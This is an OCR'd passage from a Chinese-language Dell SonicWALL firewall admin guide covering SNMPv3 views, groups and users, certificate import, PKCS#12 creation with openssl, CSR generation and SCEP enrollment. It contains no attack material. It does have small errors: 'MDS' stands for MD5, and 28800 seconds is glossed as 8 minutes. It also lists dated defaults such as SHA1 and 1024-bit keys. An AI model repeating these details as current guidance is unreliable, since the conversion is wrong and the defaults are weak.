
> 注：启用该选项可能会影响整个系统的性能。

6 单击**确定**。现在将使用 SNMPv3 安全选项来处理数据包。

设置 SNMPv3 群组和访问权限

SNMPv3 允许您设置群组和访问权限并为其分配不同的安全级别。对象 ID 与不同的权限相关联，可将单一视图分配给多个对象。图 3 显示群组和用户的访问如何与这些不同的权限相关联。

图 3. SNMPv3 群组和用户访问权限



配置 SNMPv3 视图的对象 ID

SNMPv3 视图显示用户或群组的访问设置。您为用户和群组创建设置，用户无法更改这些安全设置。SNMPv3 视图定义对象 ID (OID) 和对象 ID 群组，有时将其称为 SNMPv3 访问权限对象。

SNMP 视图定义 OID 和 OID 群组的集合无法更改或删除默认视图的初始集。默认视图是最常用的一些视图，如根视图、系统视图、IP、接口。这些视图的 OID 是预先分配的。

此外，您可以为特定用户和群组创建自定义视图。

可以修改您自己创建的视图。但无法修改系统创建的视图。

配置 *SNMPv3* 视图的 *OID* 的步骤如下：

1 转至**系统 > SNMP**。

2 要添加视图，请在**视图**部分，单击**添加**按钮。随即显示**添加 SNMP 视图**对话框。



3 在**视图名称**字段中输入一个有意义的名称。默认的名称是**新增 SNMP 视图**。

> **注：**若是编辑现有视图，名称将无法编辑。


4 在**关联视图的 OID** 字段中输入一个未分配的 OID。

5 单击**添加 OID**。

新视图出现在 **OID 列表**中。要从 OID 列表中删除 OID，选择 OID，然后单击**删除**按钮。

6 添加其他任意视图和关联的 OID。

7 单击**确定**。将新视图添加到 SNMP 页面上的列表中。



创建群组并添加用户


主题：

- 第 181 页的创建群组
- 第 181 页的添加用户

创建群组

1 转至**系统 > SNMP**。

2 要创建群组，单击**用户/群组**表下面的**添加群组**按钮。随即显示**添加 SNMP 群组**对话框。



3 在**群组名称**字段中输入一个简单易记的名称。群组名称最多可包含 32 个字母数字字符。

4 单击**确定**。

添加用户

1 转至**系统 > SNMP**。


2 要添加用户，单击**用户/群组**表下面的**添加用户**按钮。随即显示**添加 SNMP 用户**对话框。



3 在**用户名**字段中输入用户名。

4 从**安全级别**下拉菜单中选择安全级别：

- 无（默认值）
- **身份验证** – 显示以下两个新选项：



  - **验证方法** – 选择下列一种验证方法：**MD5** 或 **SHA1**。
  - **验证密钥** – 在此字段中输入认证密钥。此密钥可以是任意 8 到 12 个可打印字符的字符串。
- **身份验证和加密** – 更多选项如下所示：



  - **验证方法** – 请参见上文。
  - **验证密钥** – 请参见上文。
  - 从**加密方法**下拉菜单中选择以下一种加密方法：**AES** 或 **DES**。
  - 在**私有密钥**字段中输入加密密钥。此密钥可以是任意 8 到 12 个可打印字符的字符串。

5 从**群组**下拉菜单中选择一个群组。（默认为***无组***。）

6 完成时，单击**确定**。将用户添加到列表中以及适当的群组中（包括***无组***）。



添加访问

SNMPv3 访问权限是一个对象：


- 它定义 SNMPv3 视图的读写访问权限。
- 可将其分配给 SNMPv3 群组。

可将同一访问权限对象分配给多个群组。可将多个视图分配给一个访问权限。

创建访问权限对象的步骤如下：

1 转至**系统 > SNMP**。

2 在**访问**表下面，单击**添加**按钮。随即显示**添加 SNMP 访问**对话框。



3 在**访问名称**字段中输入一个简单易记的名称。

> 注：现有名称是不可编辑的。

4 从**读取视图**下拉菜单在可用视图列表中选择一个视图。

5 从**主 SNMPv3 群组**下拉菜单在可用群组列表中选择一个群组。访问权限不能分配给***无组***。

> 注：只能将访问权限分配给一个 SNMPv3 群组，但是一个群组可以与多个访问权限对象相关联。

6 从**访问安全级别**下拉菜单，选择以下一个安全级别：

- **无**
- **仅身份验证**
- **身份验证和加密**

7 单击**确定**。访问权限对象已添加到**访问**表中。



将 SNMP 配置为服务并添加规则

默认情况下，Dell SonicWALL 安全设备禁用 SNMP。要启用 SNMP，您必须先在**系统 > SNMP** 页面中启用 SNMP，然后再为各个接口启用 SNMP。为此，请转至**网络 > 接口**页面并单击想要为其启用 SNMP 的接口对应的**配置**按钮。

如果您的 SNMP 管理系统支持发现，Dell SonicWALL 安全设备代理将自动发现网络上的 Dell SonicWALL 安全设备。否则，您必须将 Dell SonicWALL 安全设备添加到 SNMP 管理系统中的 SNMP 托管设备列表中。

SNMP 日志

SNMP 日志可在**公告板 > 日志监视**页面上查看。展开系统类别以查看 SNMP 相关日志。

仅对 Dell SonicWALL 安全设备正常发送的警报消息类别生成陷阱消息。例如攻击、系统错误或受阻止的网站都会生成陷阱消息。如果没有在**公告板 > 日志监视**页面中选择任何类别，则不会生成任何陷阱消息。

19

管理证书

- 第 185 页的系统 > 证书
  - 第 185 页的数字证书概述
  - 第 186 页的证书和证书请求
  - 第 187 页的证书详细信息
  - 第 188 页的导入证书
  - 第 190 页的删除证书
  - 第 190 页的生成证书签名请求
  - 第 193 页的配置简单证书注册协议

系统 > 证书

要实施用于 VPN 策略的证书应用，必须找到来自第三方 CA 服务的有效 CA 证书源。获得有效的 CA 证书后，可以将其导入防火墙以验证您的本地证书。可以通过**系统 > 证书**页面导入有效的 CA 证书。导入有效的 CA 证书后，可以使用它来验证您的本地证书。

主题：

- 第 185 页的数字证书概述
- 第 186 页的证书和证书请求
- 第 187 页的证书详细信息
- 第 188 页的导入证书
- 第 190 页的删除证书
- 第 190 页的生成证书签名请求
- 第 193 页的配置简单证书注册协议

数字证书概述

数字证书是一种借助受信任的第三方（也称为证书机构 (CA)）来验证身份的电子方法。X.509 v3 证书标准是将要应用于加密证书的规范，并允许指定您的证书所包含的扩展名。SonicWALL 已在其第三方证书支持中实施此标准。


您可以将第三方 CA 签署和验证的证书用于 IKE（互联网密钥交换）VPN 策略。IKE 是 IPsec VPN 解决方案的重要组成部分，它能在建立安全关联之前使用数字证书对对等设备进行身份验证。如果没有数字证书，VPN 用户必须通过手动交换共享密钥或对称密钥才能进行身份验证。使用数字签名的设备或客户端无需在每次向网络中添加新设备或客户端时更改配置。

典型的证书包括两个部分：数据部分和签名部分。数据部分通常包含：证书所支持的 X.509 版本、证书序列号等信息；关于用户公共密钥、识别名 (DN)、证书有效期的信息；以及证书的目标用途等可选信息。签名部分包含颁发 CA 所用的加密算法，以及 CA 数字签名。

Dell SonicWALL 安全设备可与任何符合 X.509v3 标准的证书提供商实现互操作。Dell SonicWALL 安全设备已通过下列证书机构证书供应商的测试：

- Entrust
- Microsoft
- OpenCA
- OpenSSL 和 TLS
- VeriSign

证书和证书请求



主题：

- 第 187 页的证书和证书请求部分
- 第 187 页的证书和证书请求表

证书和证书请求部分

证书和证书请求部分提供用于管理 CA 和本地证书的所有设置。

视图类型菜单允许基于下列条件显示**证书和证书请求**表中的证书：

- **所有证书** - 显示所有证书和证书请求。
- **已导入的证书和请求** - 显示所有已导入的证书和已生成的证书请求。
- **内置证书** - 显示 Dell SonicWALL 安全设备中包含的所有证书。
- **包括已过期的内置证书** - 显示所有已过期的内置证书。

证书和证书请求表

证书和证书请求表中显示了关于您的证书的下列信息：

- **证书** - 证书的名称。
- **类型** - 证书的类型，包括“CA”或“本地”。
- **验证** - 有效性信息。
- **过期** - 证书的过期日期和时间。
- **详细信息** - 证书的详细信息。将指针移到**备注**图标的上面可显示证书的详细信息。关于证书的详细信息，请参见第 187 页的证书详细信息。
- 配置 - 显示
  - **删除**图标，以删除证书条目
  - **导入**图标 ，以导入证书吊销列表（用于 CA 证书）或已签署的证书（用于待处理的请求）。

证书详细信息

单击证书和证书请求表详细信息列中的备注图标将会列出证书的相关信息。根据不同证书类型，可能包括下列信息：



- 签名算法
- 证书颁发方
- 主题识别名
- 公钥算法
- 证书序列号
- 有效期始于
- 到期日
- 状态（用于待处理的请求和本地证书）

将鼠标悬停在**详细信息**列时弹出的窗口中所包含的详细信息取决于证书的类型。对于待处理的请求，不显示证书颁发方、**证书序列号**、**有效期始于**和**到期日**信息，因为这些信息将由证书提供商生成。

导入证书

在您的 CA 服务提供商针对您的待处理请求颁发证书或提供本地证书后，您可以导入证书以用于 VPN 或 Web 管理身份验证。也可以导入 CA 证书来验证本地证书和 IKE 协商中使用的对等证书。


主题：

- 第 188 页的导入证书机构证书
- 第 189 页的导入本地证书
- 第 189 页的创建 PKCS-12 格式证书文件。


导入证书机构证书

导入证书机构提供的证书的步骤如下：

1 单击**导入**。随即显示**导入证书**对话框。



2 选择从 **PKCS#7 (.p7b) 或 DER (.der 或 .cer) 编码文件导入 CA 证书**。**导入证书**对话框设置随即发生更改。



3 单击**浏览**以找到证书文件。

4 单击**打开**设置证书的目录路径。


5 单击**导入**，将证书导入防火墙。完成导入后，可以在**证书和证书请求**表中查看该证书条目。

6 将指针移到**详细信息**列中的**备注**图标将会显示证书的详细信息。

导入本地证书

导入本地证书的步骤如下：

1 单击**导入**。随即显示**导入证书**窗口。



2 在**证书名称**字段中输入证书的名称。

3 在**证书管理密码**字段中输入您的证书机构所使用的密码以加密 PKCS#12 文件。

4 单击**浏览**以找到证书文件。

5 单击**打开**设置证书的目录路径。

6 单击**导入**，将证书导入防火墙。完成导入后，可以在**证书和证书请求**表中查看该证书条目。

7 将指针移到**详细信息**列中的**备注**图标将会显示证书的详细信息。

> **注：**已成功上传证书，已验证将鼠标悬停在“状态”时弹出的窗口。

创建 PKCS-12 格式证书文件。

可使用带有 OpenSSL 的 Linux 系统创建 PKCS12 格式证书文件。要创建 PKCS-12 格式证书文件，需要有证书的两个主要组件：

- 私钥（通常是文件名中包含 `.key` 扩展名或字密钥的文件）
- 具有公钥的证书（通常是文件名中包含 `.crt` 扩展名或字 cert 的文件）

例如，Apache HTTP 服务器在其 Linux 中有私钥和证书，其位置如下：

- `/etc/httpd/conf/ssl.key/server.key`
- `/etc/httpd/conf/ssl.crt/server.crt`

可使用这两个文件运行以下命令：

```
openssl pkcs12 -export -out out.p12 -inkey server.key -in server.crt
```

在该示例中，**out.p12** 将成为 PKCS-12 格式证书文件，**server.key** 和 **server.crt** 是 PEM 格式的私钥和证书文件。

完成上述命令之后，系统将提示您输入密码，以保护/加密文件。选择密码后，将完成 PKCS-12 格式证书文件的创建，然后会将其导入到设备中。

删除证书


要删除证书，请单击删除图标。如果证书已过期，或者您决定不使用第三方证书进行 VPN 身份验证，您可以删除证书。

生成证书签名请求

提示：您应该创建证书策略来配合本地证书使用。证书策略决定了验证证书所需的身份验证要求和机构限制。

生成本地证书的步骤如下：

1 单击**新签名请求**按钮。随即显示**证书签名请求**对话框。




2 在**生成证书签名请求**部分的**证书别名**字段中输入证书的别名。

3 从下拉菜单中选择“请求”字段类型，然后在相关的字段中输入证书信息。

注：您可以从相关下拉菜单为每个请求选择您的国家或地区；在相关文本字段中输入请求的信息。

请求字段菜单	请求字段类型
国家或地区	国家或地区（默认）
	州/省
	县市或县
	公司或组织
州/省	国家或地区
	州/省（默认）
	县市、市或县
	公司或组织
	部门
县市、市或县	县市、市或县（默认）
	公司或组织
	部门
	群组
	小组
公司或组织	公司或组织（默认）
	部门
	群组
	小组
	公用名
	序列号
	电子邮件地址
部门	部门（默认）
	群组
	小组
	公用名
	序列号
	电子邮件地址
组	组（默认）
	小组
	公用名
	序列号
	电子邮件地址
小组	小组（默认）
	公用名
	序列号
	电子邮件地址
公用名	公用名（默认）
	序列号
	电子邮件地址

在“请求”字段中输入信息时，将在**主题识别名**字段中创建识别名 (DN)。



4 从下拉菜单选择类型后，您也可将**主题备用名**附加到证书：

- **域名**
- **电子邮件**
- **IPv4 地址**

5 **主题密钥类型**已预设为某个 **RSA** 算法。RSA 是用于加密数据的公钥加密算法。

6 从**签名算法**下拉菜单中选择签名算法：

- **MDS**
- **SHA1**（默认）
- **SHA256**
- **SHA384**
- **SHA512**

7 从**主题密钥类型**下拉菜单中选择主题密钥类型：

- **RSA**（默认）
- **ECDSA**

8 从**主题密钥大小**下拉菜单中选择主题密钥大小。

> **注：**并非所有密钥大小都会得到证书机构的支持，因此应该咨询您的证书机构以了解支持的密钥大小。

- **1024 位**（默认）
- **1536 位**
- **2048 位**
- **4096 位**

9 单击**生成**以创建证书签名请求文件。

生成**证书签名请求**后，浏览器窗口底部的状态区域将会显示一条描述结果的消息，**证书和证书请求**表格将显示类别为**待处理的请求**的新条目。



10 单击**导出**图标。随即显示**导出证书**对话框。



11 单击**导出**，将文件下载到您的电脑中。随即显示**打开<certificate>**对话框。

12 单击**确定**将文件保存在计算机中的目录。

您已生成**证书请求**，现在可以将其发送给您的证书机构进行验证。

配置简单证书注册协议

简单证书注册协议 (SCEP) 用于支持以可缩放的方式安全可靠地向网络设备颁发证书。简单证书注册协议有两种注册应用场景：

- 由简单证书注册协议服务器 CA 自动颁发证书
- 将简单证书注册协议请求设为“待定”，并由 CA 管理员手动颁发证书。


如需简单证书注册协议的更多信息，请参见：

- http://tools.ietf.org/html/draft-nourse-scep-18 (思科系统简单证书注册协议 *draft-nourse-scep-18*)

使用 *SCEP* 颁发证书的步骤如下：

1 按第 190 页的生成证书签名请求中所述的步骤生成签名请求。

2 滚动至**系统 > 证书**页面的底部并单击**简单证书注册协议**按钮。随即显示**简单证书注册协议配置**窗口。



3 在**证书签发请求列表**下列菜单中，UI 将自动选择默认的 CSR 列表。如果您已配置多个 CSR 列表，则可以修改选择。

4 在 **CA URL** 字段中输入证书机构的 URL。

5 如果需要密码，则在**撤销密码（可选）**字段中输入该证书机构的密码。

6 在**请求数目**字段中，输入请求数目。默认值为 **256**。

7 在**轮询间隔**字段中，可以修改发送轮询消息的时间间隔默认值。默认值为 **30** 秒。

8 在**最大轮询时间**字段中，可以修改防火墙在超时之前等待轮询消息响应的持续时间默认值，该默认值单位为秒。默认值为 **28800** 秒（8 分钟）。

9 单击**简单证书注册协议**按钮以提交 简单证书注册协议注册。

防火墙随即将联系 CA 以请求证书。这一过程需要的时长取决于 CA 以自动还是手动方式颁发证书。颁发证书后，证书将显示在**系统 > 证书**页面中**已导入的证书和请求**或**所有证书**类别下面的可用证书列表中。

20

配置时间设置

- 第 195 页的系统 > 时间
  - 第 196 页的系统时间
  - 第 196 页的 NTP 设置

系统 > 时间

